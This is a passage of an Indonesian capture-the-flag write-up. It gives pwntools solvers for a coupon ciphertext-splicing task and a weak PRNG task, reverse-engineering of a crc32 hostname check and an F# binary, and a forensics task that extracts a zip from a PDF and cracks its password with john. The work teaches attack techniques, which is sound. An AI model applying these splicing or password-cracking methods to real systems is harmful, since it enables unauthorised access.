campur dengan se -> f[4]
mpurna", "rating -> f[5]
": 5} -> f[6]

f->first
{"nama": "AAAAAA 0
A", "sekte": "di 1
aduk", "alasan": 2
"semua rasa ter 3

```

```
campur dengan se 4  
mpurna", "rating 5  
": 5} 6
```

```
s->second  
{ "nama": "AAAAAA 0  
blender", "sekte 1  
": "diaduk", "al 2  
asan": "semua ra 3  
sa tercampur den 4  
gan sempurna", " 5  
rating": 5} 6
```

Dapat dilihat pada section hasil kita berhasil membuat suatu ciphertext yang nantinya akan membuat nilai sekte menjadi diblender. Berikut penerapannya pada python

```
from pwn import *  
  
def split(target):  
    result = []  
    for i in range(0, len(target), 32):  
        result.append(target[i:i+32])  
    return result  
payload = ["AAAAAAA", "AAAAAAb blender"]  
r = remote("103.152.242.222", 30001)  
r.recvuntil("> ")  
r.sendline("1")  
r.recvuntil("Nama: ")  
r.sendline(payload[0])  
r.recvuntil(": ")  
r.sendline("diaduk")  
r.recvuntil(": ")  
r.sendline("5")  
r.recvuntil("Kupon: ")  
f = split(r.recvline().strip())  
r.recvuntil("> ")  
r.sendline("1")  
r.recvuntil("Nama: ")  
r.sendline(payload[1])  
r.recvuntil(": ")  
r.sendline("diaduk")  
r.recvuntil(": ")  
r.sendline("5")  
r.recvuntil("Kupon: ")  
s = split(r.recvline().strip())  
payload = f[0]+f[1]+s[1]+s[3]+f[2]+f[3]+f[4]+f[5]+f[6]  
r.recvuntil("> ")  
r.sendline("2")  
r.recvuntil("Kupon: ")  
r.sendline(payload)
```

```
r.interactive()
```

```
kosong ~ > ctf > finalmdt python2 solver_bubur.py
[+] Opening connection to 103.152.242.222 on port 30001: Done
[*] Switching to interactive mode
Mencengangkan! Kamu suka makan bubur diblender karena MDT4.0{dapat_meningkatkan_iq_sebanyak_100_poin}?
.....
> $
```

Flag : MDT4.0{dapat\_meningkatkan\_iq\_sebanyak\_100\_poin}

## Not So Random (663 pts)

Diberikan source code sebagai berikut

```
#!/usr/bin/env python3
import random, re, signal, sys

class Unbuffered(object):
    def __init__(self, stream):
        self.stream = stream
    def write(self, data):
        self.stream.write(data)
        self.stream.flush()
    def writelines(self, datas):
        self.stream.writelines(datas)
        self.stream.flush()
    def __getattr__(self, attr):
        return getattr(self.stream, attr)

sys.stdout = Unbuffered(sys.stdout)

FLAG = open('flag.txt', 'rb').read()
FLAG = re.findall(rb'MDT4.0{(\w+)}', FLAG)[0]
F1 = int.from_bytes(FLAG[:5], 'big')
F2 = int.from_bytes(FLAG[5:], 'big')

class NotSoRandom:
    def __init__(self, seed):
        self.p = 0xffffffffffffffffffffbf
        self.a, self.b = seed, seed

    def next(self):
        self.a, self.b = pow(self.b, 2, self.p), pow(self.a, 5,
self.p)
        return pow(self.a * self.b, 19, self.p)

def user_input(s):
    inp = input(s).strip()
    assert len(inp) < 1024
    return inp
```

```

def main():
    seed = (random.getrandbits(40) << 40) | F1
    nsr = NotSoRandom(seed)
    for _ in range(3):
        opt = user_input('> ')
        if opt == '1':
            print(nsr.next())
        elif opt == '2':
            guess = int(user_input('guess: '))
            if guess == nsr.next():
                print(F2 * nsr.next())
            else:
                print('try harder...')
        else:
            break

if __name__ == '__main__':
    signal.alarm(40)
    main()

```

Intinya disini kita harus melakukan leak terhadap nilai seed ( F1 ), dan juga nilai dari nsr.next() untuk mendapatkan nilai F2. Disini kami melakukan pengamatan terhadap 3 nilai next yang dihasilkan dan didapatkan persamaan seperti berikut

```

a = b

1st next
a^5*a^2 = a^7
(a^7)^19 = a^133

2nd next
(a^5)^2*(a^2)^5 = (a^20)^19 = a^380

3rd next
((a^5)^2)^5*((a^2)^5)^2 = (a^70)^19 = a^1330

4th next
a^3800

```

Karena nilai dari 3rd next adalah 1330 dan 1st next adalah 133 , jadi kita bisa menebak nilai ke tiga dengan hanya memangkatkan 10 untuk nilai 1st next.

```
3rd = (1st^10) mod p
```

Selanjutnya kami sempat stuck untuk mendapatkan nilai seed , karena hanya kurang mod saja :3 . Berikut analisa yang kami lakukan

```
e*d mod phi = 19
```



```
n = p -> prime
```

Jadi karena nilai  $e \cdot d \bmod \phi$  tidak sama dengan 1 kita perlu melakukan pengecekan terhadap seluruh kemungkinan nilai yang ada ( menggunakan `nthroot_mod` , sebelumnya kami hanya menggunakan `nthroot` -> stuckk lama ). Karena  $n$  prime jadi untuk  $\phi$  tinggal  $n-1$  saja. Berikut solver yang kami gunakan

```
import math
import sympy
from Crypto.Util.number import *
import string
from pwn import *

e = 133
n = 0xffffffffffffffffffffbf

r = remote("103.152.242.222", 30002)
r.recvuntil(">")
r.sendline("1")
ct1 = int(r.recvline().strip())
ct3 = pow(ct1, 10, n)
r.recvuntil(">")
r.sendline("1")
ct2 = int(r.recvline().strip())
r.recvuntil(">")
r.sendline("2")
r.recvuntil(":")
r.sendline(str(ct3))
res = int(r.recvline().strip())
ct4 = pow(ct2, 10, n)
f2 = long_to_bytes(res // ct4).decode()
g = math.gcd(e, n-1)
d = inverse(e//g, n-1)
for x in sympy.nthroot_mod(pow(ct1, d, n), g, n, True):
    tmp = long_to_bytes(x)
    try:
        check = tmp[-5:].decode()
        print(check+f2)
    except Exception as e:
        continue
```

```
kosong ~ > ctf > finalmdt > python fix_nsr.py
[+] Opening connection to 103.152.242.222 on port 30002: Done
qONW3__you_cant_stop_me_guessing_out__1NKjA
```

Flag : MDT4.0{qONW3\_\_you\_cant\_stop\_me\_guessing\_out\_\_1NKjA}

# REV

## WHOMEGALUL (663 pts)

Diberikan file ELF 64 bit , disini kami langsung coba melakukan decompile

```
__int64 main__main()
{
    __int64 v0; // rdx
    char *v2; // [rsp+0h] [rbp-60h]
    int v3; // [rsp+8h] [rbp-58h]
    int v4; // [rsp+Ch] [rbp-54h]
    __int64 v5; // [rsp+10h] [rbp-50h]
    __int64 v6; // [rsp+18h] [rbp-48h]
    char v7; // [rsp+20h] [rbp-40h]
    char v8; // [rsp+30h] [rbp-30h]
    char v9; // [rsp+40h] [rbp-20h]
    __int64 v10; // [rsp+50h] [rbp-10h]
    __int64 v11; // [rsp+58h] [rbp-8h]

    v5 = os__hostname();
    v6 = v0;
    memmove_plt(&v7, &v5, 16LL);
    v2 = L_1261;
    v3 = 53;
    v4 = 1;
    memmove_plt(&v8, &v2, 16LL);
    memmove_plt(&v9, &v7, 32LL);
    main__Credential_validate(&v9);
    return println(v10, v11);
}
```

Terlihat dari fungsi main\_\_main , bahwa hostname dari komputer kita digunakan sebagai argument dari fungsi main\_\_Credential\_validate.

```
v74 = v77;
v72 = string_substr(*v77, v77[1], 0LL, 4LL);
v73 = v2;
string_bytes(&v75, v72);
v74 = &v11;
memmove_plt(&v11, &v75, 32LL);
v76 = hash__crc32__sum((unsigned __int64)&v11);
v74 = v77;
v68 = string_substr(*v77, v77[1], 4LL, 8LL);
v69 = v3;
string_bytes(&v70, v68);
```

```

v74 = &v11;
memmove_plt(&v11, &v70, 32LL);
v71 = hash__crc32__sum((unsigned __int64)&v11);
v74 = v77;
v64 = string_substr(*v77, v77[1], 8LL, 12LL);
v65 = v4;
string_bytes(&v66, v64);
v74 = &v11;
memmove_plt(&v11, &v66, 32LL);
v67 = hash__crc32__sum((unsigned __int64)&v11);
v74 = v77;
v61 = v77 + 1;
v59 = string_substr(*v77, v77[1], 12LL, *((unsigned int *)v77
+ 2));
v60 = v5;
string_bytes(&v62, v59);
v74 = &v11;
memmove_plt(&v11, &v62, 32LL);
v63 = hash__crc32__sum((unsigned __int64)&v11);
v51 = v76;
v52 = v71;
v53 = v67;
v54 = v63;
new_array_from_c_array(&v55, 4LL, 4LL, 4LL, &v51);

```

Pada fungsi main\_\_Credential\_validate dilakukan pengecekan panjang hostname kita, kemudian dilakukan hash dengan algoritma crc32 untuk per 4 byte nya

```

for ( i = 0; i < v58; ++i )
{
v34 = *(_DWORD *) (4LL * i + v57);
for ( j = 0; j < v58; ++j )
{
v32 = *(_DWORD *) (4LL * j + v57);
if ( v34 != v32 )
{
v31 = v32 + v34;
v74 = &v11;
memmove_plt(&v11, &v49, 32LL);
result = (_DWORD *)array_get(v50, (unsigned __int64)&v49,
v6, v7, v8);
if ( v31 != *result )
return result;
++v50;
}
}
}

```

Selanjutnya dilakukan penambahan untuk nilai index yang tidak sama ( !=j ) dan dilakukan pengecekan dengan hardcode value pada binary. Jadi disini kami lakukan extract terhadap hardcode tersebut lalu gunakan z3 untuk mendapatkan nilai dari crc32 flag per 4 byte , untuk mendapatkan plaintext lakukan bruteforce.

```

from z3 import *

# dump = ['13e3e974', 'b8fb8dd0', 'ba94a470', '13e3e974',
# '5e07e4c0', '5fa0fb60', 'b8fb8dd0', '5e07e4c0', '4b89fbc',
# 'ba94a470', '5fa0fb60', '4b89fbc']

flag = [BitVec(f"flag_{i}", 64) for i in range(4)]
s = Solver()
s.add(flag[0]+flag[1] == 0x113e3e974)
s.add(flag[0]+flag[2] == 0xb8fb8dd0)
s.add(flag[0]+flag[3] == 0xba94a470)
s.add(flag[1]+flag[2] == 0x5e07e4c0)
s.add(flag[1]+flag[3] == 0x5fa0fb60)
s.add(flag[2]+flag[3] == 0x4b89fbc)
s.check()
model = s.model()
res = []
for i in flag:
    res.append(model[i].as_long())
print(res)

```

```

kosong ~ > ctf > finalmdt python solver_whome.py
[3077294402, 1551376434, 26199182, 53009198]

```

Selanjutnya bruteforce, disini kami menggunakan pypy untuk mempercepat proses bruteforce

```

import string
from itertools import product
import zlib

flag = [3077294402, 1551376434, 26199182, 53009198]
list_str = string.uppercase + string.lowercase + string.digits
res = [0]*4
cnt = 0
for i in product(string.printable[:-6], repeat=4):
    tmp = zlib.crc32(i[0]+i[1]+i[2]+i[3])
    tmp = tmp&0xffffffff
    if(tmp in flag):
        res[flag.index(tmp)] = i[0]+i[1]+i[2]+i[3]
    if(0 not in res):
        break
print ''.join(res)

```

```

kosong ~ > ctf > finalmdt pypy helper_whome.py
eLit3 uname 1337

```

Untuk mendapatkan flag disini kami lakukan write saja ke memory

```
#!/usr/bin/python3

static_val=[]
class SolverEquation(gdb.Command):
    def __init__(self):
        super(SolverEquation, self).__init__(
            "solve-equation",gdb.COMMAND_OBSCURE)

    def invoke(self, arg, from_tty):
        global static_val
        gdb.execute("delete")
        gdb.execute("b *0x00000000000044e684")
        gdb.execute("r")
        gdb.execute('set {char [17]} $rax = "eLit3_uname_1337"')
        gdb.execute('set $rdx = 0x10')
        gdb.execute("c")
def addr2num(addr):
    try:
        return int(addr)&0xff # Python 3
    except:
        return long(addr) # Python 2
SolverEquation()
```

```

                                code:x86:64
0x44e675 <main.main+1>    mov     rbp, rsp
0x44e678 <main.main+4>    sub     rsp, 0x60
0x44e67f <main.main+11>   call   0x44e15 <os_hostname>
→ 0x44e684 <main.main+16> mov     QWORD PTR [rbp-0x50], rax
0x44e688 <main.main+20> mov     QWORD PTR [rbp-0x48], rdx
0x44e68c <main.main+24> mov     eax, 0x10
0x44e691 <main.main+29> mov     r10, rax
0x44e694 <main.main+32> lea     rax, [rbp-0x50]
0x44e698 <main.main+36> mov     rsi, rax

                                threads
[#0] Id 1, Name: "whomegalul", stopped 0x44e684 in main__main (), reason: BREAKPOINT


                                trace
[#0] 0x44e684 → main__main()
[#1] 0x4608bc → main(____argv=0x7fffffffdd88, ____argc=0x1)

MDT4.0{700fc9fb1e75a6e9af24041d0ca0e205f4719a4f}
[Inferior 1 (process 30959) exited normally]
gef> 
```

Flag : MDT4.0{700fc9fb1e75a6e9af24041d0ca0e205f4719a4f}

## WeirdChamp (691 pts)

Diberikan file exe yang cukup berat, dibuat dengan F# . Disini kami menggunakan dnspy untuk melakukan decompile terhadap file exe tersebut



Tentunya setelah menunggu cukup lama akhirnya kami mendapatkan full source codenya , berikut untuk full source codenya

Disini kami kesulitan karena tidak dapat menjalankan filenya namun setelah kami analisis ternyata pada setiap function yang didefinisikan terdapat pemanggilan fungsi print , yang melakukan print “L” . Karena saat kami lihat terdapat tail head , seperti 2 mata koin , dan ada print huruf “L” maka kami simpulkan bahwa L bermakna LOSE , dan ada fungsi yang melakukan print “W” yang bermakna WIN . Jadi kami coba cari fungsi yang melakukan print “W” , dan ternyata ADA.

```
switch (headOrDefault)
{
    case 'd':
    {
        PrintfFormat<Unit, TextWriter, Unit, Unit> format = new PrintfFormat<Unit, TextWriter, Unit, Unit>("W");
        PrintfModule.PrintFormatLineToTextWriter<Unit>(Console.Out, format);
        return;
    }
}
```

Karena diawal terlihat bahwa fungsi ini melakukan pemanggilan fungsi lain secara rekursif maka disini kami sama saja dengan melakukan rekursif secara reverse ( dari child ke parent ). Disini kami mendapatkan keseluruhan flagnya secara manual :) . Tinggal search search aja untuk nama fungsinya

```
switch (headOrDefault)
{
    case '0':
        Program.WredimpCah(tailOrNull);
        return;
}
```

```
switch (headOrDefault)
{
case 'g':
    Program.WredimpahC(tailOrNull);
    return;
```

```
switch (headOrDefault)
{
case '_':
    Program.WrediphCma(tailOrNull);
    return;
```

```
switch (headOrDefault)
{
case 'n':
    Program.WrediphaCm(tailOrNull);
    return;
```

```
switch (headOrDefault)
{
case '0':
    Program.WrediphamC(tailOrNull);
    return;
```

```
switch (headOrDefault)
{
case '_':
    Program.WredCaihpm(tailOrNull);
    return;
```

```
switch (headOrDefault)
{
case 'r':
    Program.WredhaCmpi(tailOrNull);
    return;
```

```
switch (headOrDefault)
{
case '3':
    Program.WredmaiCph(tailOrNull);
    return;
```

```
switch (headOrDefault)
{
case 's':
    Program.WredmaihCp(tailOrNull);
    return;
```

```
case 'r':
    Program.WredmaihpC(tailOrNull);
    return;
```

```
switch (headOrDefault)
{
case 'e':
    Program.WredmaipCh(tailOrNull);
    return;
```

```
switch (headOrDefault)
{
case 'v':
    Program.WredmaiphC(tailOrNull);
    return;
```

```
case '3':
    Program.WredmaCihp(tailOrNull);
    return;
```

```
case 'R':
    Program.WrChaepmic(tailOrNull);
    return;
```

```
switch (headOrDefault)
{
case '_':
    Program.WdreihaCmp(tailOrNull);
    return;
```

```
switch (headOrDefault)
{
case 'W':
    Program.WdreihaCpm(tailOrNull);
    return;
```

```
public static int main(string[] argv)
{
    Program.WeirdChamp(SeqModule.ToList<char>(argv[0]));
    return 0;
}
```

Kemudian tinggal gabungkan dari bawah ke atas atau atas ke bawah lalu reverse dan didapatkan flagnya.

Flag : MDT4.0{W\_R3vers3r\_0n\_g0d}



# FOR

## Secret Note (700 pts) - After Competition

Diberikan file pdf , ketika dibuka seperti yang kami duga , tidak ada apa-apa. Kemudian kami analisis menggunakan pdf parser , didapatkan embedded file pada object 20 dan terdapat string yang ditulis pada pdf pada object 4

### Object 4

```
secret note python2 ~/tools/pdf-parser.py -o 4 -f note.pdf | python2 re-search.py "\{(.+?)\}" | tr -d "\r\n"
Hkwoj ldrou ttpkw rly xuyj, hksrjhyyow xldtrhlsv jply. Yxowlr x xsyj jply. 0ksjh ptkwylr, kllk ludjwljy dkwylkyw opywlhljr, aoux sosh hksrjhyyow pxhor, vwxmlix rklxpr kllk jwkr ls xsyj
YXjhjx)56ir rktxpjr tadtosr sjaoj, rly xuyj rklxprjzlte oppxuhkdjw jo. Jexrjpor ejstxjwly xplaoux xsyj, ls uxprroxlx ldrou qjovlx ls. Ejl joiruki qjovlx kwhl mjp ejelhepx. Llxuor pxhl
slx slrp rji aoux hksrjaoxy, aolr dexwjywx kllk qxhplrlr. Iej )28(drrckwll lr3skeyw"pk8k8ksv"dxrrcl*5ljjxqh83xl137q04t9x8l10qx00q3x. Wopox ujoyar uxowlr, tpxstly xh pjhyor li, rkpplhlyoils
pxkwjyy noryk. Gy mjryltopou pxkwjyy kwhl x ylshtiosy. Uylxu aolr rkpplhlyoils ikpw, )28(sks xohykw ikpw. Ejl opywlhjr sosh oy jflsyjwiou dexwjywx. Zsyjvjw hksvoj ywlrylaoj rju, jy vwxmlix
jwkr.)28l
secret note
```

### Object 20

```
kosong ~ > ctf > finalmdt > python2 pdf-parser.py --object 20 --raw --filter note.pdf > x.zip
kosong ~ > ctf > finalmdt > xxd x.zip | head -n 18
00000000: 6f62 6a20 3230 2030 0a20 5479 7065 3a20  obj 20 0. Type:
00000010: 2f45 6d62 6564 6465 6446 696c 650a 2052  /EmbeddedFile. R
00000020: 6566 6572 656e 6369 6e67 3a20 3231 2030  eferencing: 21 0
00000030: 2052 2c20 3232 2030 2052 2c20 3233 2030  R, 22 0 R, 23 0
00000040: 2052 0a20 436f 6e74 6169 6e73 2073 7472  R. Contains str
00000050: 6561 6d0a 0a20 203c 3c0a 2020 2020 2f54  eam.. <<. /T
00000060: 7970 6520 2f45 6d62 6564 6465 6446 696c  ype /EmbeddedFil
00000070: 650a 2020 2020 2f4c 656e 6774 6820 3231  e. /Length 21
00000080: 2030 2052 0a20 2020 202f 4669 6c74 6572  0 R. /Filter
00000090: 205b 2f46 6c61 7465 4465 636f 6465 5d0a  [/FlateDecode].
000000a0: 2020 2020 2f50 6172 616d 730a 2020 2020  /Params.
000000b0: 2020 3c3c 0a20 2020 2020 2020 2020 202f  <<. /Ch
000000c0: 6563 6b53 756d 2032 3220 3020 520a 2020  eckSum 22 0 R.
000000d0: 2020 2020 2020 2f53 697a 6520 3233 2030  /Size 23 0
000000e0: 2052 0a20 2020 2020 203e 3e0a 2020 3e3e  R. >>. >>
000000f0: 0a0a 2050 4b03 0414 0301 0000 00dc 681c  .. PK.....h.
00000100: 53b1 7350 2a40 0000 0034 0000 0008 0000  S.sP*@...4.....
00000110: 0066 6c61 672e 7478 748c 1db8 b95d 5280  .flag.txt....]R.
```

Terlihat terdapat file zip ( header PK ) , jadi kami lakukan penghapusan byte secara manual untuk nilai sebelum PK .

```
00000000 50 4B 03 04 14 03 01 00 00 00 DC 68 1C 53 B1 73 50 2A 40 00 PK.....h.S.sP*@.
00000014 00 00 34 00 00 00 08 00 00 00 66 6C 61 67 2E 74 78 74 8C 1D ..4.....flag.txt..
00000028 B8 B9 5D 52 80 6B BC 9A 7C E0 66 9A 59 73 A1 4D E7 BC E0 74 ..]R.k..|.f.Ys.M...t
0000003C 60 88 7A F4 6A AC 9F 6C DD 21 C5 B4 21 24 A1 A7 36 EF CB BA `.z.j..l.!..!$.6...
00000050 95 37 14 AF F5 BF B1 C1 B8 18 8C AF 8B 01 DA 40 B1 A5 E0 38 .7.....@...8
00000064 59 C1 50 4B 01 02 3F 03 14 03 01 00 00 00 DC 68 1C 53 B1 73 Y.PK..?.....h.S.s
00000078 50 2A 40 00 00 00 34 00 00 00 08 00 24 00 00 00 00 00 00 P*@...4.....$.
0000008C 20 80 B4 81 00 00 00 66 6C 61 67 2E 74 78 74 0A 00 20 00 .....flag.txt..
000000A0 00 00 00 00 01 00 18 00 00 C0 7E E7 D2 9B D7 01 00 C0 7E E7 .....~.....~.
000000B4 D2 9B D7 01 00 C0 7E E7 D2 9B D7 01 50 4B 05 06 00 00 00 00 .....~.....PK.....
```

Selanjutnya dari hasil parsing pada object 4 kami coba lakukan statistical analysis menggunakan quipquip dan didapatkan sebagai berikut

Puzzle:

Hkwju ldrou ikpkw rly xuuj, hksrjhyjyow xildlrhlsv jply. Yxowlr x xsyj jply. Oksjh ptkkwylr, kilk ludjwiljy dkwylykw opywlhljr, aouxu sosh hksrjhyjyow pxhor, vwxmlix rkixpjr kilk jwkr ls xsyj. Yxjhjxsx)56(r rkixpjr ixdltr sjaoj, rly xuuj rkixpjrslte oppxuhkwdjw jo. Jexrjppor ejsiwjwly xplaoxu xsyj, ls uxpjroxix ldrou qjovlxy ls. Eji jolruki qjovlxy kwhl mjp mjelhopx. Llmxuor pxhlslx slrp rji aouxu hksrjaoxy, aolr dexwjywx kilk qxhlplr. Iej )28(dxrrckwi lr3skyejw^pk8k88ksv^dxrrci^5iij0xqh03xi137q04t9x81i0qx0qq3x. Woppx uyor uxowlr, tpxsily xh pjhyor li, rkpplhlyoils pxkwjjy noryk. Gy mjryltopou pxkwjjy kwhl x ylshliosy. Uylxu aolr rkpplhlyoils ikpkw, )28(sks xohykw ikpkw. Eji opywlhljr sosh oy jflsyjwiou dexwjywx. Zsyjvju hksvoj ywlrlyaoj rju, jy vwxmlix jwkr.)28(" enc = "Hkwju ldrou ikpkw rly xuuj, hksrjhyjyow xildlrhlsv jply.cIe3qaYtmJ)(LO^" known = "Lorem ipsum dolor sit amet, consectetur adipiscing elit.wThafqMbvp()VD\_" dict\_a = {} for i in range(len(enc)): if(enc[i] not in dict\_a): dict\_a[enc[i]] = known[i] dec = "" for i in real: try: if(i in string.digits): dec += i # print(i) else: dec += dict\_a[i]

Clues: For example G=R QVW=THE

Solve

SAMSUNG

Galaxy Z Fold3 | Flip3 5G

Pre-order now

Unfold your limited offer\*

Special offer

Rp 5,239,000

Period: 11 - 29 August 2021

0% installment up to 24 months\*

Get yours now

Unfold your limitless style with Galaxy Z Fold3 & Galaxy Z Flip3

Samsung Indonesia

Learn More >

automatically selected statistics mode; you can override by using the drop down menu next to the solve button.

0 -3.605 Corem ipsum dolor sit amet, consectetur adipiscing elit. Tauris a ante elit. Uonec lobortis, odio imperdiet porttitor ultricies, quam nunc consectetur lacus, gravida sodales odio eros in ante. Taccena)56is sodales dapibus neque, sit amet sodalesnibh ullamcorper eu. Ehasellus hendrerit aliquam ante, in malesuada ipsum feugiat in. Hed quismod feugiat orci vel vehicula. Iivamus lacinia nisl sed quam consequat, quis pharetra odio facilisis. One )28(password is)another"lob888ong"password"5ddebafcb3ad137f94b9a81d9af9ff3a. Nulla metus mauris, blandit ac lectus id, sollicitudin laoreet justo. Yt vestibulum laoreet orci a tincidunt. Mtiam quis sollicitudin dolor, )28(non auctor dolor. Hed ultrices nunc ut ezintendum pharetra. Knteger congue tristique sem, et gravida eros.)28(

Terlihat bahwa kalimat pertama merupakan lorem ipsum , jadi kami buat script helper untuk membantu kami melakukan guessing terhadap nilai yang tidak diketahui

```
import string

real = "Hkwju ldrou ikpkw rly xuuj, hksrjhyjyow xildlrhlsv jply.
Yxowlr x xsyj jply. Oksjh ptkkwylr, kilk ludjwiljy dkwylykw
opywlhljr, aouxu sosh hksrjhyjyow pxhor, vwxmlix rkixpjr kilk jwkr
ls xsyj. Yxjhjxsx)56(r rkixpjr ixdltr sjaoj, rly xuuj rkixpjrslte
oppxuhkwdjw jo. Jexrjppor ejsiwjwly xplaoxu xsyj, ls uxpjroxix
ldrou qjovlxy ls. Eji jolruki qjovlxy kwhl mjp mjelhopx. Llmxuor
pxhlslx slrp rji aouxu hksrjaoxy, aolr dexwjywx kilk qxhlplr. Iej
)28(dxrrckwi
lr3skyejw^pk8k88ksv^dxrrci^5iij0xqh03xi137q04t9x81i0qx0qq3x. Woppx
ujyor uxowlr, tpxsily xh pjhyor li, rkpplhlyoils pxkwjjy noryk. Gy
mjryltopou pxkwjjy kwhl x ylshliosy. Uylxu aolr rkpplhlyoils ikpkw,
)28(sks xohykw ikpkw. Eji opywlhljr sosh oy jflsyjwiou dexwjywx.
Zsyjvju hksvoj ywlrlyaoj rju, jy vwxmlix jwkr.)28("
enc = "Hkwju ldrou ikpkw rly xuuj, hksrjhyjyow xildlrhlsv
jply.cIe3qaYtmJ)(LO^"
known = "Lorem ipsum dolor sit amet, consectetur adipiscing
elit.wThafqMbvp()VD_"
dict_a = {}
for i in range(len(enc)):
    if(enc[i] not in dict_a):
        dict_a[enc[i]] = known[i]
dec = ""
for i in real:
    try:
        if(i in string.digits):
            dec += i
            # print(i)
        else:
            dec += dict_a[i]
```

```

        # print(dict_a[i])
    except Exception as e:
        # print('?')
        dec += '?'
print(dec)

```

```

kosong ~ > ctf > finalmdt python helper forens.py
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Mauris a ante elit. Donec lobortis, odio imper
diet porttitor ultricies, quam nunc consectetur lacus, gravida sodales odio eros in ante. Maecena(56)s
sodales dapibus neque, sit amet sodalesnibh ullamcorper eu. Phasellus hendrerit aliquam ante, in malesu
ada ipsum feugiat in. ?ed euismod feugiat orci vel vehicula. Vivamus lacinia nisl sed quam consequat, q
uis pharetra odio facilisis. The (28)password is3nother lo8o88ong passwd 5dde0afc03ad137f04b9a81d0fa0ff
3a. ?ulla metus mauris, blandit ac lectus id, sollicitudin laoreet ?usto. ?t vestibulum laoreet orci a
tincidunt. ?tiam quis sollicitudin dolor, (28)non auctor dolor. ?ed ultrices nunc ut e?interdum pharetr
a. ?nteger congue tristique sem, et gravida eros.(28)

```

Untuk huruf yang hilang pada kata kami cari tahu di <https://www.lipsum.com/> dengan generate banyak paragraph tentunya.

Dapat terlihat pada hasil konversi diatas bahwa passwordnya adalah

```
3nother_lo8o88ong_passwd_5dde0afc03ad137f04b9a81d0fa0ff3a
```

Namun untuk karakter angka tidak diketahui disini , karena yang berhasil diketahui hanya pasangan huruf besar dan huruf kecil. Namun dapat dilihat untuk nilai 3 adalah 4 dan 8 adalah 0 karena hasilnya jika diubah menjadi readable string. Selanjutnya untuk nilai angka lainnya selain angka 3 dan 8 bruteforce saja . Kesalahan kami disini adalah kami melakukan replace secara rekursif :3 ( baru sadar ketika < 5 menit kompetisi selesai ) dan seketika panik. Berikut solver yang kami gunakan untuk melakukan generate wordlist

```

import string
from itertools import permutations
a = "4nother_lo0o00ong_passwd_,dde.afc.4ad?4{f.}bva0?d.fa.ff4a"
for i in permutations(string.digits,r=6):
    tmp =
a.replace(","," ",i[0]).replace(".",i[1]).replace("{"," ",i[2]).replace("}"
,i[3]).replace("?"," ",i[4]).replace("v"," ",i[5])
    print(tmp)

```

Untuk nilai “,.{}?v” itu bebas , intinya mengubah nilai angka menjadi nilai yang ga ada di string a biar ga ke replace juga yang seharusnya.

```

kosong ~ > ctf > finalmdt python word.py > wl.txt
kosong ~ > ctf > finalmdt john --wordlist=wl.txt z.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
No password hashes left to crack (see FAQ)
kosong ~ > ctf > finalmdt john z.hash --show
x.zip/flag.txt:4nother_lo0o00ong_passwd_7dde2afc24ad548f26b3a05d2fa2ff4a:flag.txt:x.zip:x.zip
1 password hash cracked, 0 left

```

Didapatkan password **4nother\_lo0o00ong\_passwd\_7dde2afc24ad548f26b3a05d2fa2ff4a**. Selanjutnya tinggal unzip dan didapatkan flag :3

```
kosong ~ > ctf > finalmdt unzip x.zip
Archive:  x.zip
[x.zip] flag.txt password:
replace flag.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: A
extracting: flag.txt
kosong ~ > ctf > finalmdt cat flag.txt
MDT4.0{yet we g0t an unexp3cted typography_f80ec1a}
```

Flag : MDT4.0{yet\_we\_g0t\_an\_unexp3cted\_typography\_f80ec1a}